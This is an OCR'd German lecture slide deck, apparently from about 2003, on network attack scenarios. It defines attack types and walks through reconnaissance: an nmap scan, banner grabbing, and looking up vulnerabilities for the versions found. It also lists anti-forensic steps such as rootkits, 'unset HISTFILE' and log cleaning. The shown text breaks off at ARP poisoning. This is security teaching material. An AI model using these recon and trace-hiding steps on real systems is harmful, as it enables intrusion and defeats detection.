Angriffsszenarien

Von Christian Daniel und Markus Müssig

Angriffsszenarien
Inhalt

TEIL 1:

1. Einführung
2. Die Komplexität der Systemadministration
3. Begriffe
4. Ablauf eines Angriffes
5. Demonstrationen

TEIL 2 – Buffer-Overflow:

6. Intel Speicherarchitektur
7. Speicherbild einer Anwendung
8. Der Stack
9. Buffer-Overflow Beispiel
10. Quellen und Links

Angriffsszenarien
Einführung

Zum Nachdenken
oder: Aufgaben eines Systemadministrators

- Im Jahr 2002 wurden 5500 Vulnerabilities bekannt. (Quelle cert.org)
- Lesen der dazugehörigen Papers: 5500 * 20min/Stck. = 229 Tage
- Annahme: Die Firma ist von 10% der veröffentlichten Vulnerabilities betroffen
- 1 Stunde zum Installieren eines Patches * 550 Patches = 69 Tage (pro Rechner)
- 298 Tage nötig, zum Lesen der Security-Advisories und Installieren der Patches
- bei 1% Betroffenheitsgrad und 5min Lesezeit bleiben 65 Tage
- Addieren Sie den es-klappt-was-nicht-auf-Anhieb-Summanden
- Multiplizieren Sie die Zeitsumme mit der Anzahl der Rechner
(wenn Sie wollen, ziehen sie die Workstations ab)

Angriffsszenarien
Einführung

Zum Nachdenken
oder: Aufgaben eines Systemadministrators

- Lassen Sie sich in dieser Firma einstellen
- Handeln Sie nach zuletzt genannter Prämisse
- Befriedigen Sie nebenbei die Problemchen der Mitarbeiter
- Arbeiten Sie 14 Stunden täglich
- Achten Sie darauf, dass Sie Ihr Chef beim Verlassen der Firma noch sieht
- Ach ja, die Kunden...
- Befriedigen Sie die Bedürfnisse und lösen Sie die Probleme der Kunden
- Besorgen Sie sich Blanko-Cheques für das Firmenkonto
- ... und legen Sie los!

Angriffsszenarien
Einführung

wenn...

HERZLICHEN
GLÜCKWUNSCH,

Ihr Netzwerk ist jetzt sicher!

Angriffsszenarien
Einführung

Zum Nachdenken
oder: Aufgaben eines Systemadministrators

- ...alle User in Ihrem Netzwerk immer mit Bedacht handeln...
- ...alle User in Ihrem Netzwerk exakt instruiert sind...
- ...alle User in Ihrem Netzwerk Fachleute sind...
- ...alle User in Ihrem Netzwerk 100%ig loyal sind...
- ...Sie kein WLAN betreiben...
- ...Sie die Blanko-Cheques bekommen haben...
- ...Sie nie krank sind...
- ...nicht irgendwo auf der Welt irgendein Cracker schneller war als sie...
- ...wir in unserer Aufzählung nichts vergessen haben...

ALSO:


Angriffsszenarien
Einführung

Es gibt keine 100%ig sicheren Netzwerke!

q. e. d.

Angriffsszenarien
Die Komplexität der Administration


Vor ca. 25 Jahren:



Quelle: Carnegie Mellon University

Angriffsszenarien
Die Komplexität der Administration

Vor ca. 25 Jahren:




+ Multiuser
+ removable Devices
+ Netzwerkressourcen
+ Remote-Connection
+ Internet Connection
+ WLAN
+ Backdoors
+ Remote Users
+ Public Servers

Quelle: Carnegie Mellon University

Angriffsszenarien
Die Komplexität der Administration

Heute:



Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Progr.

Brute-Force Attacken

Angriff gegen Passwortdateien

Angriffsart, bei der der Angreifer psychologische, soziale Schwächen, Leichtgläubigkeit oder Unwissenheit der Opfer ausnutzt und unter Vorgabe einer falschen, berechtigten Identität Informationen erhält

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

[engl. veralbern, hereinlegen]
Der Angreifer täuscht eine

- falsche MAC
- falsche IP-Adresse
- falsche DNS-Infos

vor und erhält so Kommunikationsmöglichkeiten mit Partnern, die den Angreifer für einen vertrauenswürdigen, anderen Gegenüber halten

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Angriffsart, bei der der Angreifer einen Computer mit Anfragen überhäuft, sodass dieser alle Rechenleistung für deren Beantwortung aufbraucht, und so für seine normalen Dienstangebote nicht mehr zur Verfügung steht. Durch gefälschte Absenderadressen seitens des Angreifers verstärkt sich die Effektivität eines solchen Angriffes zusätzlich, wenn das Opfer vergeblich auf Quittungen für die gefälschten Verbindungsanfragen wartet.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Ziel wie bei DoS-Attacke, jedoch unter Zuhilfenahme sogenannter Slaves.
Bei den Slaves handelt es sich um Rechner, die der Angreifer unter seine Kontrolle gebracht hat. Ein über einen (z.B.) Virus eingeschläußtes Skript attakkiert zusammen mit den anderen Slaves den Opferrechner.
Häufig sind mehrere zigTausend Slaves beteiligt.
Der W32.Blaster Wurm sollte windowsupate.microsoft.com 'DoSen'.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Angriffsart, bei der es um das Erlangen von höheren Rechten im System geht! Bsp. Buffer-Overflow auf SUID-root Programme.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Das Entführen einer Verbindung. Vorbereitende Man-In-The-Middle Attacke führt dazu, dass der Angreifer durch Verwendung korrekter TCP-Sequenznummern eine laufende Kommunikation übernimmt, und den alten Kommunikationspartner via DoS-Attacke ausschaltet

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Der Angreifer bringt sich durch verfälschen der ARP-Tabellen der beiden anderen Kommunikationspartner in die Mitte der Kommunikation und leitet die Pakete von beiden Seiten unbemerkt nach dem Lesen oder Verändern weiter.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Der Eavesdropper ist der Mithörer einer Verbindung. Lesen von Paketen, die eigentlich verschlüsselt sein sollten, oder gar überhaupt nicht beim Angreifer vorbeilaufen sollten, können gelesen werden.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Ausführen von Programmen die zur Laufzeit root-Rechte besitzen, und nicht wie üblich mit den Rechten des Aufrufenden der ausführbaren Datei laufen.

SUID-Root: Programme, die root gehören und das SUID-Bit gesetzt haben. Werden solche Programme mittels Buffer-Overflow dazu gebracht, eine Shell zu starten, ist dies eine Rootshell. Dazu mehr im Buffer-Overflow-Teil.

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Attacke, bei der eine Eingabeaufforderung mit nach bestimmten Algorithmen erstellten Testeingaben automatisiert gefüttert wird. Die automatisiert eingegebenen Werte können auch aus Wörterbüchern stammen.
--> Wörterbuch- oder Dictionary-Attacke.

PRINZIP: Raten von korrekten Eingaben durch rohe Gewalt

Angriffsszenarien
Begriffe

Social Engineering

Spoofing

Denial of Service

Distributed Denial of Service

Privilege Escalation

Connection-Hijacking

Man-In-The-Middle

Eavesdropping

Angriff gegen suid-root Programme

Brute-Force Attacken

Angriff gegen Passwortdateien

Mechanismuns in Unix/Linux Betriebssystemen, bei der die Passwörter aus der Passwort-Datei (z.B. /etc/passwd) ausgelagert sind und in der Datei /etc/shadow verschlüsselt abgelegt sind. In der Datei /etc/passwd steht dann an Stelle der Passwörter ein x.
Das macht Sinn, da für die Datei /etc/shadow strengere Rechtevergabe möglich ist.
Bei Nichteinsatz von Shadow-Passwörtern sind auch als nicht-Rootbenutzer Brute-Force-Attacken auf Passwortdateien möglich

Angriffsszenarien
Angriffsarten und das Schichtenmodell

Ansatzpunkte der Angriffsarten:

User layer	Social Engieering
Application layer	Strace keylogger, JohnTheRipper
Presentation layer	
Session layer	
Transport layer	TCP-Hijacking, TCP-Kill
Network layer	IP-Spoofing
Data-Link layer	ARP-Spoofing
Physical layer	

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

Der Angriff auf ein System/Netzwerk beginnt im Wesentlichen immer mit den vier folgenden Schritten:

1. Scannen eines Zielhostes/-netzes
2. Identifizieren der Diensteversionen hinter den offenen Ports
3. Identifizieren der Exploits zu den Diensteversionen
4. Ausführen des Exploits

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

... und “endet” in der Regel mit den folgenden Schritten:

1. Installation eines Root-Kits

- Ein root-kit enthält manipulierte Versionen von Programmen, die den Einbruch veststellen könnten
- Es installiert u.U. auch eine Hintertür für spätere Besuche
- Eine manipulierte Version von ls könnte z.B. Verhindern, dass Verzeichnisse aufgelistet werden in denen der Einbrecher seine Dateien hinterlegt hat... Quasi ein halb-blindes ls
- Eine manipulierte Version von ps oder lsof könnte verhindern, dass das Programm, welches die Hintertür repräsentiert, nicht in der Prozessliste auftaucht, bzw. Der Socket auf dem die Hintertür lauscht nicht gezeigt wird.

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

2. Umbiegen der BASH-History nach z.B. /dev/null

- Verhindert, dass die auf einer Shell abgesetzten Befehle in der Datei ~/.bash_history mitprotokolliert werden
- Alternativ: unset HISTFILE in der ~/.bash_profile oder ~/.bashrc

3. Bereinigen der Log-Dateien

Ein detailiertes Angriffsszenario inklusive aller genannten Schritte ist auf www.honeynet.org im Paper 'Know your enemy' sehr gut beschrieben!

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

1. Scannen eines Zielhostes/-netzes

```
nmap jupiter:/# nmap -sS -O -p 10-1000 192.168.1.1
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-11-20
00:10 CET
Interesting ports on 192.168.1.1:
(The 987 ports scanned but not shown below are in state: closed)

PORT      STATE     SERVICE
22/tcp    open      ssh
80/tcp    open      http
113/tcp   filtered  auth
139/tcp   open      netbios-ssn

Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.230 days (since Wed Nov 19 18:42:43 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 8.690 seconds
```

... ein SSH-Server
... ein Web-Server
... adressabhängig zugelassener ident-traffic
... da Zielhost Linux, wahrscheinlich ein SAMBA-Server

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

2. Identifizieren der Diensteversionen (exemplarisch, alternativ amap)

```
nmap jupiter:/# telnet 192.168.1.1 22 <enter>

Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.4p1




nmap jupiter:/# telnet 192.168.1.1 80
<enter>
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
GET /index.html HTTP/1.0 <enter>
```

```
GET /index.html HTTP/1.0 <enter>

HTTP/1.1 200 OK
Date: Wed, 19 Nov 2003 22:36:26 GMT
Server: Apache/1.3.26 (Linux/SuSE) PHP/4.2.2
Last-Modified: Wed, 19 Nov 2003 22:33:37 GMT
ETag: "2a5e1-33-3fbbefc1"
Accept-Ranges: bytes
Content-Length: 51
Connection: close
Content-Type: text/html

<html>
<body>Welcome on 192.168.1.1</body>
</html>
Connection closed by foreign host.
```

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

3. Identifizieren der Exploits zu den Diensteversionen
http://www.securityfocus.com/bid

OPENSSH 3.4p1

OpenSSH PAM Conversation Memory Scrubbing Weakness

OpenSSH-portable Enabled PAM Delay Information Disclosure Vulnerability

OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability

OpenSSH Remote Root Authentication Timing Side-Channel Weakness

OpenSSH Trojan Horse Vulnerability

Multiple SSH Client Protocol Change Default Warning Weakness

APACHE 1.3.26 (Auszug)

Apache Web Server Type-Map Recursive Loop Denial Of Service Vulnerability

Apache HTTP Server Multiple Vulnerabilities

Apache Server Side Include Cross Site Scripting Vulnerability

Apache AB.C Web Benchmarking Buffer Overflow Vulnerability

Apache Web Server Scoreboard Memory Segment Overwriting SIGUSR1 Sending Vulnerability

Multiple Apache HTDigest Buffer Overflow Vulnerabilities

Multiple Apache HTDigest and HTPassWD Component Vulnerabilites

Angriffsszenarien
Ablauf eines Angriffes

Angriffe im Allgemeinen:

4. Ausführen des Exploits

Oft sind Exploits für die bekannten Vulerabilities (wenn sie nötig sind), in der Beschreibung der Fehler, bei www.securityfocus.com zu finden.

Eventuell “hilft” hier auch Google weiter...

Die Beispielhafte Entwicklung eines Buffer-Overflow Exploits ist Bestandteil des zweiten Kapitels.

Angriffsszenarien
Demonstrationen

Netzwerkattacken

- IP-Spoofing (theoretisch)
- Man-In-The-Middle
- Host-Isolation
- TCP-Kill
- HTTPS-Attacke

Lokale Attacke

- JohnTheRipper

Angriffsszenarien
Demonstrationen

Netzwerkattacken – IP-Spoofing (nur theoretisch)

Der Angreifer sendet Pakete an das Opfer, welche eine falsche IP-Adresse enthalten

Mehrere Varianten:

Gespoofte IP gibt es nicht:
- Variante für DoS-Attacke auf einen einzelnen Rechner. Das Opfer erhält eine Verbindungsanfrage mit gespoofter Quelladresse und sendet ein SYN-ACK zurück.
- Für dieses erhält das Opfer jedoch keine Antwort (ACK), da die Adresse nicht existiert

Gespoofte IP ist ein unbeteiligter, wichtiger Rechner:
- Bei automatisierten Gegenmaßnahmen Gefahr, einen wichtigen Rechner (Nameserver...) zu blockieren
- Diese Variante könnte ein ganzes Netzwerk über kurz oder lang lahmlegen, da keine Namensauflösung mehr möglich ist

Angriffsszenarien
Demonstrationen

Netzwerkattacken – IP-Spoofing (nur theoretisch)


Gespoofte IP ist ein unbeteiligter, wichtiger Rechner:
- Bei automatisierten Gegenmaßnahmen Gefahr, einen wichtigen Rechner (Nameserver...) zu blockieren
- Diese Variante könnte ein ganzes Netzwerk über kurz oder lang lahmlegen, da keine Namensauflösung mehr möglich ist

Senden von UDP-Paketen in hoher Zahl und Geschwindigkeit
- Hat zur Folge dass die dem Opfer zur Verfügung stehende Bandbreite aufgebraucht wird
- Resultiert in einer DoS-Attacke auf die Bandbreite der Anbindung des Opfers

Angriffsszenarien
Demonstrationen

Netzwerkattacken – physikalischer Aufbau

für die Szenarien “Isolate-Host” und “TCP-Kill” sind folgende Aufbauten vorgesehen:



Angriffsszenarien
Demonstrationen

Netzwerkattacken - Man-In-The-Middle

normaler Ablauf:

IP: 192.168.1.10
MAC: MAC-2

Schicht 2:
Paket mit HW-Adresse aus
ARP-Tabelle an den Server

IP: 192.168.1.1
MAC: MAC-1

arp-table:

Address	Hwaddress
192.168.1.1	MAC-1


arp-table:

Address	Hwaddress
192.168.1.10	MAC-2

Angriffsszenarien
Demonstrationen

Netzwerkattacken - Man-In-The-Middle


ARP-Poisoning als vorbereitende Maßnahme:



Angriffsszenarien
Demonstrationen

Netzwerkattacken - Man-In-The-Middle

ARP-Poisoning als vorbereitende Maßnahme:

